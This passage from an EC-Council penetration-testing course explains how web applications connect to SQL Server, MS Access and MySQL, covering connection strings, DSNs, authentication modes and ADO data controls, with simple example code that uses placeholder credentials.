- Used when users connect from different, non trusted domains (Internet applications)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Connection with Underlying Databases: SQL Sever

Many web application uses databases to store and retrieve information. These databases are accessed dynamically from web applications. When a web application needs to access a database, it must provide login credentials for authentication verification. To interact with underlying database management systems (DBMS) like SQL Server, web applications need to

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

perform connection establishment with DBMS. The following are different connection methods used by web applications when connecting to SQL server:

- **Using a Connection String**

  A web application can use a connection string to connect to a database system such as SQL server. This connection string includes information such as data source, database name, login credentials, etc. The following example illustrates sample connection string to a SQL server using XML:

  ```
  <add name="ConnectionStringName"
  providerName="System.Data.SqlClient" connectionString="Data
  Source=SQLServerName;Initial Catalog=SQLDatabaseName;Integrated
  Security=False;UserId=User_ID;Password=password;MultipleActiveRes
  ultSets=True" />
  ```

- **Using OLE DB file (.UDL)**

  A web application can also use OLE DB Universal Data Link (.UDL) file to connect to a database by specifying the connection string. This connection string information is stored in a file with the .UDL extension. You need to create a new data link file and set the properties for the data link such as ODBC drivers, and DSN (Data Source Name) or connection string. After creating the data link you can use the .UDL file to establish a database connection as shown in the below example:

  ```
  myconnection.ConnectionString = "File
  Name=C:\Path\To\MyDataLink.UDL;"
  ```

- **ODBC Data Source Name (DSN)**

  You can create DSN in any operating system like Windows through ODBC manager and use that to establish a connection to a SQL server. The DSN stores the database setup information. So, you can establish connection to a SQL server multiple times without reentering the server information. The web application can use the following three functions to establish SQL server connection using DSN:

  - **SQLConnect**: It takes three parameters DSN, User ID, and password.
  - **SQLDriverConnect**: It takes multiple parameters such as DSN, User ID, password, driver specific information, etc. at runtime.
  - **SQLBrowseConnect**: It helps in building a complete connection string with DSN at runtime.

To connect to SQL Server databases, you need to know the following details:

- Server Name
- Security Information
- Database name
- Data Interface / API to use
- Connection procedure

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Most of the web applications use two types of authentication modes defining connection to the SQL server:


- **Windows Authentication Mode**

  This is the default security mode for SQL Server that most Windows users and groups are trusted to login. It uses a set of encrypted messages to authenticate users. It is used when both database and application are on the same server. If a user is already authenticated then no need to provide additional credentials to access the server.

- **Mixed Mode**

  In mixed mode user credentials are maintained within the SQL Server. It is used when users connect from different, non-trusted domains (Internet applications). To use this mode, you need to create SQL server logins that are maintained on SQL server. You need to provide SQL server login credentials at runtime dynamically.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Data Controls used for SQL Server Connection

The data controls help users to encapsulate data access in a control which further can be configured with both the connection and query information. There are different data controls such as DAO (Data Access Object) and ADO (ActiveX Data Object). Both these data controls help users to work with JET database engine to manage databases. Most of the application use DAO to perform database access from a web application. ADO on other hand provides a high level interface to access data for both front-end or middleware web applications.

ADO Data Controls

ADO data controls provide application level interface to Microsoft's data access paradigm OLE DB. OLE DB is used to access any type of data source such as relational databases, non-relational databases, file systems, emails, etc. ADO is an emerging technology that combines the best features of both RDO (Remote Data Object) and DAO (Data Access Object). You can use ADO data control to establish a connection with both remote and local database servers.

- **Creating a simple front-end database application using ADO data control in Visual Studio:**

  Source: *https://msdn.microsoft.com*

  It is possible to create a database application using a minimum of code by setting a few properties at design time. If you are using an OLE DB data source, the Microsoft Data Link Name (.UDL) must be created on your machine by specifying connection string and record source properties.

  Follow the steps listed below to create a simple database application:

  1. Draw an ADO Data Control on a form.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. If the control is not available in the Toolbox, press CTRL+T to display the Components dialog box. In the Components dialog, click Microsoft ADO Data Control.
3. On the Toolbox, click the ADO Data Control to select it. Then press F4 to display the Properties window.
4. In the Properties window, click ConnectionString to display the ConnectionString dialog box.
5. If you have created a Microsoft Data Link file (.UDL), select Use OLE DB File and click Browse to find the file on the computer. If you use a DSN, click Use ODBC Data Source Name and select a DSN from the box, or click New to create one. If you wish to use create a connection string, select Use ConnectionString, and then click Build, and use the Data Link Properties dialog box to create a connection string. After creating the connection string, click OK. The ConnectionString property will be filled with a string like:

   ```
   driver={SQL
   Server};server=servername;uid=userid;pwd=pwd;database=employee
   ```

6. In the Properties window, set the RecordSource property to a SQL statement. For example,

   ```
   SELECT * FROM EMP WHERE EMPID = 72
   ```

   You should always include a WHERE clause when accessing a table. Failing to do so will lock the entire table, which would be a major hindrance to other users.
7. Draw a TextBox control on the form to display the database information.
8. In the Properties window, set the DataSource property for Text1 to the name of the ADO Data control (ADODC1). This binds the text box to the ADO Data control.
9. In the Properties window, click DataField and a list of available fields will drop down. Click the name of the field you want to display.
10. Repeat steps 6, 7, and 8 for each additional field you want to access.
11. Press F5 to run the application. You can use the four arrow buttons on the ADO Data control to move to the beginning of the data, to the end of the data, or from record to record through the data.

You can also use ADO programmatically in web applications. The code below shows setting the ConnectionString, Source, DataSource, and DataField programmatically.

```
Private Sub Form_Load()
   With MYADODC
      .ConnectionString = "driver={SQL Server};" & _
      "server=bigsmile;uid=userid;pwd=pwd;database=employee"
      .RecordSource = "Select * From emp Where EMPID = 7"
   End With
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
    Set Text1.DataSource = MYADODC
    Text1.DataField = "EMP"
End Sub
```

You can also use ADO data control to establish a connection with SQL server supplying DSN (Data Source Name. You need to create a ODBC DSN before using it in the program. You need to set the connection string and record source properties for the connection. The following code illustrates how to establish connection using DSN:

```
Sub ConnectionEstablish ()
    Dim conn As ADODB.Connection
    Set conn = New ADODB.Connection
    ' Open a connection using an ODBC DSN "Employee".
    conn.ConnectionString = "DSN=MYDSN;UID=UserName;PWD=Password;"
    conn.Open
    ' Find out if the attempt to connect worked.
    If conn.State = adStateOpen Then
       MsgBox "Welcome to Employee Database!"
    Else
       MsgBox "Sorry. No Employee Database available."
    End If
    ' Close the connection.
    conn.Close
End Sub
```

Other Data Controls


- **RDO (Remote Data Object)**

  It is similar to ADO and is an object model to access ODBC data. You can use RDO to establish a connection with SQL server using either DSN or DSN-less connection strings. It helps developers to easily access the ODBC data without writing code to the ODBC API.

- **ODBCDirect**

  It is an alternative to DAO that is used to access the ODBC data sources directly, without using the Microsoft Jet Engine like DAO. It also includes processing data sources remotely.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Web Application Connection with Underlying Databases: MS ACCESS

When a developer wants to establish a connection with MS ACCESS in a web application, he/she requires following to connect your application to MS ACCESS database: OLE DB connection manager, and a data provider. The data provider depends on the version of the database you are using like Microsoft Jet OLE DB Provider and OLE DB provider.

Steps to connect to MS Access from a web application:

1. Create an OLE DB connection manager
2. Select corresponding data provider using
   - Connection Managers area in SSIS Designer
   - SQL Server Import and Export Wizard

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Connection with Underlying Databases: MySQL

Source: *https://www.mysql.com*

MySQL provides standards-based drivers for JDBC, ODBC, and .Net enabling developers to build database applications in their language of choice. In addition, a native C library allows developers to embed MySQL directly into their applications.

The following list shows different MySQL connectors developed my MySQL and community:

